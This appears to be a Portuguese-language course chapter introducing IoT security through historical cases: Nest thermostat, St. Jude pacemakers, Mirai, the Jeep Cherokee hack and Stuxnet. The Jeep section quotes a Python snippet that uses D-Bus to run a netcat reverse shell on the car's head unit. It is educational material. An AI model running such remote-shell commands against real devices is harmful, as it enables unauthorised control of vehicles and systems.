


HACKING THE PLANET

INTRODUÇÃO À SEGURANÇA IOT



8

LISTA DE FIGURAS

Figura 1 – Mapa da rede ARPANET em 1977	5
Figura 2 – Robô aspirador	6
Figura 3 – Casa conectada	7
Figura 4 – Página ensina a explorar <i>SQL Injection</i> emitido por voz	8
Figura 5 – Dispositivos maliciosos	8
Figura 6 – Frente e verso Google Nest	9
Figura 7 – Marcapasso St. Jude Medical	10
Figura 8 – Interface console da botnet	11
Figura 9 – Metodologia de ataque, Mirai botnet	12
Figura 10 – Pesquisa por credenciais padrão no Shodan	12
Figura 11 – Charlie Miller e Chris Valasek preparando o ataque	13
Figura 12 – Diagrama de rede Jeep Cherokee	14
Figura 13 – Pôster do filme "Zero Days"	14
Figura 14 – Exemplo de PLC fornecido pela SIEMENS	15
Figura 15 – Centrifugas nucleares	16
Figura 16 – Primeiras cinco vítimas que levaram a epidemia do Stuxnet	16

LISTA DE CÓDIGOS-FONTE

Código-fonte 1 – Código que permitia o acesso remoto	13
--	----

EMANIP

SUMÁRIO

INTRODUÇÃO À SEGURANÇA IOT	5
1 INTERNET DO QUÊ?!	5
1.1 Introdução	5
2 “O ‘S’ DE IOT SIGNIFICA SEGURANÇA”	7
2.1 IOT em risco!	8
2.2 Thermos-RAT	9
2.3 Marcapassos assassinos	10
2.4 The Infamous Mirai Botnet Attack	11
2.5 Jeep fora de controle	13
2.6 Stuxnet	14
REFERÊNCIAS	18
GLOSSÁRIO	20

INTRODUÇÃO À SEGURANÇA IOT

1 INTERNET DO QUÊ?!

Internet das... Coisas? Isso mesmo! É um nome engraçado, se pararmos para pensar. Como as “coisas” podem ter ou usar internet? E por que se importar em dar internet para uma “coisa” conversar com outra “coisa”?

A internet propriamente dita originou-se como parte de um projeto chamado DARPA (*Defense Advanced Research Projects Agency*), que surgiu durante a Guerra Fria.

O mesmo projeto, quase 20 anos depois, daria os primeiros passos para a comercialização pública, com o nome de ARPANET.

1.1 Introdução




Figura 1 – Mapa da rede ARPANET em 1977
Fonte: COMPUTER HISTORY MUSEUM (2022)

O surgimento acessível de um meio de comunicação internacional e instantâneo causou tantas modificações no mundo que pode ser considerado um dos maiores eventos da história da tecnologia da comunicação. Podemos dizer, grosseiramente modo, que essa internet, entretanto, era uma Internet das “pessoas”. Na maior parte das vezes, era preciso um usuário para realizar a troca de informações com outros usuários. Em sistemas industriais, um operador era responsável por previamente configurar as ações de uma máquina ou até mesmo operá-la remotamente.

Três anos depois de Kevin Ashton cunhar o termo “Internet das Coisas”, uma nova necessidade começa a dar as caras, como visto na revista Forbes (2002): “Precisamos de uma internet para as coisas, uma forma padronizada para os computadores entenderem o mundo real” (THE INTERNET OF THINGS, 2022, tradução nossa).

Pode parecer meio maluca a ideia de dar “internet” para as máquinas, mas, quando se pensa nas tarefas do dia a dia, começa a fazer muito sentido. O robô doméstico, por exemplo, enquanto varre, passa pano ou limpa os vidros, deixa você livre para ler um livro, passar mais tempo com sua família ou, até mesmo, construir mais robôs!



Figura 2 – Robô aspirador
Fonte: Shutterstock (2021)

Pare por um momento: você consegue dizer quais itens de Internet das Coisas possui na sua casa?




Figura 3 – Casa conectada
Fonte: Shutterstock (2021)

É comum confundir-se sobre o que é e o que não é IoT. A definição mais ampla de IoT, hoje, é que tudo e qualquer coisa que se conecte à Internet, incluindo celulares, tablets, desktops e laptops são “coisas” conectadas, entretanto, o termo é frequentemente usado em um sentido um pouco mais restrito, em que as “coisas” a que se refere são outros objetos que podem falar entre si, como alto-falantes inteligentes, *smart plugs*, luzes, sistemas de aquecimento, geladeiras, carros etc. É com esse segundo conceito mais específico que trabalharemos ao longo do curso.

Bom, mas chega de falar sobre conceitos gerais, estamos aqui pelo *hacking*!

2 “O ‘S’ DE IOT SIGNIFICA SEGURANÇA”

Essa frase irônica, atribuída ao perfil do X (antigoTwitter) “tkadlec”, viralizou como uma brincadeira que justamente expõe uma ferida aberta do mundo IoT: a segurança. Não tem “S” na sigla IoT, assim como não o tem em seu design. Em 2015, pouco antes de essa frase começar a circular por aí, startups dos tão “futuristas” *Smart Devices* brotavam a cada instante.

A *Alexa* (Amazon) havia sido lançada há cerca de um ano e poucos tinham o poderio financeiro para adquirir essa altíssima tecnologia de mercado. Ninguém

imaginava, todavia, que quatro anos depois ela estaria vulnerável a um *SQL Injection* transmitido por voz.

2.1 IOT em risco!




Figura 4 – Página ensina a explorar *SQL Injection* emitido por voz
Fonte: Hackernoon (2019)

Mesmo que essa vulnerabilidade seja recente, foi em meio ao surgimento dos glamurosos *Smart Devices* que aconteciam, também, alguns dos mais tenebrosos casos de (in)segurança IoT!



Figura 5 – Dispositivos maliciosos
Fonte: Google Imagens (2017)

2.2 Thermos-RAT

Em 2014, Grant Hernandez, Orlando Arias, Daniel Buentello e Yier Jin encontraram uma vulnerabilidade no Google Nest: um termostato inteligente desenvolvido pela Nest Labs, que permitia a instalação de um novo firmware malicioso no dispositivo. Os detalhes da falha podem ser lidos no artigo e palestra “*Smart Nest Thermostat: A Smart Spy in Your Home*”, que, em resumo, acontecia assim: pressionando o botão no Google Nest por cerca de 10 segundos para acionar uma função de “reset global”, o dispositivo começava a procurar por firmwares, via USB, por meio do pino “sys_boot5”. Com isso, os pesquisadores, propositalmente, inseriram um firmware malicioso via USB, que era inicializado quando o dispositivo inicializava.



Figura 6 – Frente e verso Google Nest
Fonte: Hernandez *et al.* (2014)

Você consegue pensar nas consequências que isso pode trazer para a sua empresa/casa? Ou como seria possível aproveitar-se dessa falha para escalar o ataque ainda mais?

O Laboratório de Segurança da Universidade Central da Florida, no artigo “*Smart Nest Thermostat: A Smart Spy in Your Home*”, discorre sobre as consequências da falha:

Um Nest Thermostat, conforme demonstrado, pode ser facilmente comprometido durante o transporte, implantação ou por um invasor tendo acesso a ele em um local não seguro. Ele pode se tornar um cliente em um *botnet*. A instalação persistente de rootkit é possível usando o nosso método de disco ram e um kernel Linux personalizado gravado na unidade. O kernel Linux personalizado seria usado para ocultar o software *botnet*, que pode controlar remotamente o termostato, transformando-o em um ponto de entrada de ataque para um atacante remoto.

Além disso, o próprio fato de o termostato comprometido permanecer na rede pode ser usado para introduzir serviços invasores. Se uma rede usa DHCP

internamente, o Nest Thermostat pode ser feito para funcionar como um servidor DHCP. O Nest também pode falsificar pacotes ARP para se mascarar como o roteador, permitindo a captura do tráfego de rede de um computador alvo.

Um backdoor no Nest Thermostat pode levar a captura de credenciais da rede local por serem armazenadas no dispositivo e se tornam acessíveis ao nosso software cliente. A extração dessas credenciais do dispositivo implica que poderíamos implantar outros dispositivos invasores na rede local, modelando ainda mais o tráfego local e verificando vulnerabilidades exploráveis que outros dispositivos da rede possam ter. Os invasores podem alternar do Nest Thermostat para outros dispositivos na rede (HERNANDEZ *et al.*, 2014, p. 7, tradução nossa).

De repente, o que antes era um termostato inofensivo, transformou-se em um espião, que pode não só relatar sobre a rotina dos habitantes de uma determinada casa ou escritório, mas também sobre suas atividades cibernéticas e fornecer uma porta de entrada para sua rede local.

2.3 Marcapassos assassinos

No início de 2016, foi confirmado que os marcapassos feitos pela *St. Jude Medical* continham vulnerabilidades que permitiam o acesso remoto ao dispositivo. Depois de obter o controle, o atacante poderia alterar o ritmo do dispositivo, esgotar a bateria e, até mesmo, administrar choques no paciente.




Figura 7 – Marcapasso St. Jude Medical
Fonte: GARRETT (2012)

Essa vulnerabilidade era particularmente assustadora, porque ocorria em um dispositivo implantado e que garantia a vida do paciente! A falha, nesse caso, encontrava-se no transmissor. Com ele, era possível ler e escrever os dados do dispositivo antes de enviá-los remotamente ao médico.

A Administração de Alimentos e Drogas Americana (FDA) eventualmente exigiu que a empresa emitisse uma atualização de firmware imediatamente e obrigou a *St. Jude Medical* a fazer o *recall* de mais de 450.000 dispositivos.

2.4 The Infamous Mirai Botnet Attack




Figura 8 – Interface console da botnet
Fonte: Google Imagens (2019)

Se você não se lembra do ataque, talvez você se lembre de ver os seus sites favoritos ficando fora do ar por um tempo bem longo. Nesse momento, provavelmente os responsáveis pela infraestrutura estavam correndo para seus escritórios para resolver o maior ataque de DDoS já visto. Em 2016, sites como a Netflix, Reddit, CNN e X (antigo Twitter) não resistiram. O pior de tudo? O ataque não veio de servidores em uma Cloud ou VPS pública, nem mesmo de um ambiente *On-Premises*! Foram pequeninos e inofensivos dispositivos IoT, como babás eletrônicas e gravadores DVR que lançaram o ataque.




Figura 9 – Metodologia de ataque, Mirai botnet
Fonte: McDermott (2018)

Depois que os computadores eram infectados com o *malware* Mirai, ele vasculhava continuamente a rede em busca de outros dispositivos IoT vulneráveis. Depois de encontrá-los, eram usados nomes de usuário e senhas padrão conhecidos para acessar o dispositivo e continuar a transmissão do malware. Ainda hoje, é possível encontrar dezenas de dispositivos com credenciais padrão Internet, será que a sua empresa ou a sua casa faz parte de outras **botnets** ainda desconhecidas?




Figura 10 – Pesquisa por credenciais padrão no Shodan
Fonte: Elaborada pela autora (2021)

2.5 Jeep fora de controle

Em 2015, os pesquisadores Dr. Charlie Miller e Chris Valasek controlaram remotamente um Jeep, usando vulnerabilidades no sistema Uconnect da Chrysler. Isso levou a um *recall* de 1,4 milhões de Jeeps.



Figura 11 – Charlie Miller e Chris Valasek preparando o ataque
Fonte: Google Imagens (2015)

Analisando o software Uconnect, os pesquisadores encontraram várias falhas de segurança, mas a principal permitia que, por meio de uma conexão de celular, qualquer pessoa se conectasse ao carro pela porta 6667 e de forma anônima! Além disso, após enumerar o sistema e listar os serviços disponíveis, o NavTrailService chamou atenção ao permitir a execução de códigos arbitrários no dispositivo.

Você pode entender melhor sobre o ataque no artigo de Miller e Valasek (2015), “Remote Exploitation of an Unaltered Passenger Vehicle”.

```
#!python
import dbus

bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")

proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/harman/service/NavTrailService')

playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.ServiceIpc')

print playerengine_iface.Invoke('execute',{'cmd':"netcat -1 -p 6666 | /bin/sh | netcat 192.168.5.109 6666"})
```

Código-fonte 1 – Código que permitia o acesso remoto
Fonte: miller; valasek (2015)

Com a possibilidade de execução, foi então possível movimentar lateralmente e enviar mensagens CAN, assumindo, portanto, o controle dos vários elementos do veículo, como o volante, freios, faróis e assim por diante.




Figura 12 – Diagrama de rede Jeep Cherokee
Fonte: MILLER; VALASEK (2015)

2.6 Stuxnet



Figura 13 – Pôster do filme "Zero Days"
Fonte: Wikipedia (2017)

O documentário “Zero-days”, dirigido por Alex Gibney em 2016, trata a respeito de um dos maiores vírus da humanidade: Stuxnet. Esse *malware* ficou conhecido por infectar preferencialmente usinas nucleares do Irã entre 2010 e 2014. A ação dele

provocava um funcionamento anormal nos equipamentos, resultando em danos nas centrífugas que realizavam o enriquecimento de Urânio.

O Stuxnet foi desenhado para alterar os “*Programmable Logic Controllers*” (PLC) usados nas indústrias alvejadas. Em ambientes de controle industrial, os PLCs são dispositivos computadorizados que automatizam tarefas, como regular o fluxo de atividade para manter controle de temperatura e pressão. Embora esses não sejam dispositivos IoT comuns, eles são considerados “controladores inteligentes” e se enquadram em uma categoria IoT mais “industrial”, digamos assim.



Figura 14 – Exemplo de PLC fornecido pela SIEMENS
Fonte: Google Imagens (2011)

O ataque foi supostamente lançado para sabotar a instalação de enriquecimento de urânio em Natanz, Irã. Muitos especialistas acreditam que o Stuxnet destruiu até 1.000 centrífugas.




Figura 15 – Centrifugas nucleares
Fonte: Google Imagens (2019)

Em palestra na RSA 2011, Enrique Salem, CEO da Symantec, alertou o público que o Stuxnet seria só o primeiro de muitos malwares: “outros o seguirão e ataques específicos são só uma das muitas áreas que profissionais de segurança tem de lidar todos os dias” (RSA, 2011, tradução nossa).

E, adivinhem, ele estava certo! Depois do Stuxnet vieram malwares como NotPetya, que interrompeu a atividade de diversas empresas em 2017; e Industroyer, responsável por cortes de fornecimento de energia na Ucrânia em 2016.




Figura 16 – Primeiras cinco vítimas que levaram a epidemia do Stuxnet
Fonte: Mimoso (2014)

O MITRE (2020) anunciou uma publicação de uma base de conhecimento dos métodos usados em ataques a Sistemas Industriais de Controle (ICS). A análise dessa matriz é um excelente exercício de segurança, pois permite entender os chamados TTPs (*Tools Tactics and Procedures*) usados no ataque.

No Youtube, você pode assistir ao vídeo PFP Siemens PLC (2018) e ver uma demonstração do malware Stuxnet em ação: https://www.youtube.com/watch?app=desktop&v=ueDLAQQQZ_8.

Não tente isso em casa!

EMANIP

REFERÊNCIAS

COMPUTER HISTORY MUSEUM. **Artifact Details**. 2022. Disponível em: <<https://archive.computerhistory.org/resources/still-image/Arpanet/ARPAnetLogical1969-79.102646704/ARPAnetLogical1969-79.102646704.pdf>>. Acesso em: 26 set. 2022.

DARKNET DIARIES. **EP 29: STUXNET**. 2019. Disponível em: <<https://darknetdiaries.com/episode/29/>>. Acesso em: 28 jun. 2021.

GARRETT, F. Cientistas criam marca-passo que usa energia do coração para funcionar. **TecTudo**, 06 nov. 2012. Disponível em: <<https://www.techtudo.com.br/noticias/2012/11/cientistas-criam-marca-passo-que-usa-energia-do-coracao-para-funcionar.ghml>>. Acesso em: 26 set. 2022.

HACKERNOON. **How to Hack Your Alexa using a Voice Command-SQL Injection**. 2019. Disponível em: <<https://hackernoon.com/voice-command-sql-injection-hack-uncovered-for-alexa-9914x3zwp>>. Acesso em: 28 jun. 2021.

HERNANDEZ, G. *et al.* **Smart Nest Thermostat: A Smart Spy in Your Home**. 2014. p. 1-8. Disponível em: <<https://www.blackhat.com/docs/us-14/materials/us-14-Jin-Smart-Nest-Thermostat-A-Smart-Spy-In-Your-Home-WP.pdf>>. Acesso em: 28 jun. 2021.

MCDERMOTT, C. D.; PETROVSKI, A.; MAJDANI, F. **Towards situational awareness of botnet activity in the internet of things**. 2018. Disponível em: <https://www.researchgate.net/figure/Mirai-Botnet-Infection-Methodology_fig1_329316466>. Acesso em: 28 jun. 2021.

MILLER, C.; VALASEK, C. **Remote exploitation of na unaltered passanger vehicle**. 2015. Disponível em: <<http://illmatics.com/Remote%20Car%20Hacking.pdf>>. Acesso em: 28 jun. 2021.

MIMOSO, M. **Stuxnet's First Five Victims Provided Path to Natanz**. 2014. Disponível em: <<https://threatpost.com/stuxnets-first-five-victims-provided-path-to-natanz/109291/>>. Acesso em: 28 jun. 2021.

PFP Siemens PLC Stuxnet Like Demo [S. l.: s. n.]. 2018. 1 vídeo (52 s). Publicado pelo canal Steven Chen. Disponível em: <https://www.youtube.com/watch?app=desktop&v=ueDLAQQQZ_8>. Acesso em: 28 jun. 2021.

RSA 2011: Stuxnet is only the beginning, says Symantec's CEO in Keynote. **Info Security**, 2011. Disponível em: <<https://www.infosecurity-magazine.com/news/rsa-2011-stuxnet-is-only-the-beginning-says/>>. Acesso em: 28 jun. 2021.

THE INTERNET OF THINGS. **Forbes**, 2002. Disponível em: <<https://www.forbes.com/global/2002/0318/092.html?sh=6205d1de3c3e>>. Acesso em: 28 jun. 2021.

EMEND

GLOSSÁRIO

Recall	Solicitação de devolução de um lote ou de uma linha inteira de produtos feita pelo próprio fabricante.
SQL Injection	Injeção de SQL (do inglês SQL Injection) é um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados por meio de comandos SQL, onde o atacante consegue inserir uma instrução SQL personalizada e indevida dentro de uma consulta (SQL query) mediante entradas de dados de uma aplicação, como formulários ou URL de uma aplicação.
Malware	Programa de computador destinado a infiltrar-se em um sistema de computador alheio de forma ilícita, com o intuito de causar alguns danos, alterações ou roubo de informações.
DDoS	Um ataque de negação de serviço, é uma tentativa de tornar os recursos de um sistema indisponíveis para os seus utilizadores. Alvos típicos são servidores web, e o ataque procura tornar as páginas hospedadas indisponíveis na rede. Não se trata de uma invasão do sistema, mas sim da sua invalidação por sobrecarga.
On-Premises	<i>On-Premises</i> é um modelo que você compra o software ou o licenciamento e esse é

	instalado/armazenado localmente em sua infraestrutura e fica sob sua responsabilidade o gerenciamento e a manutenção.
VPS	Servidor virtual privado, do inglês <i>Virtual Private Server</i> , é uma máquina virtual vendida como um serviço por uma empresa de hospedagem.
Botnet	Uma botnet é um número de dispositivos conectados à Internet, cada um executando um ou mais bots. As redes de bots podem ser usadas para executar ataques DDoS, roubar dados, enviar spam e permitir que o invasor acesse o dispositivo e sua conexão.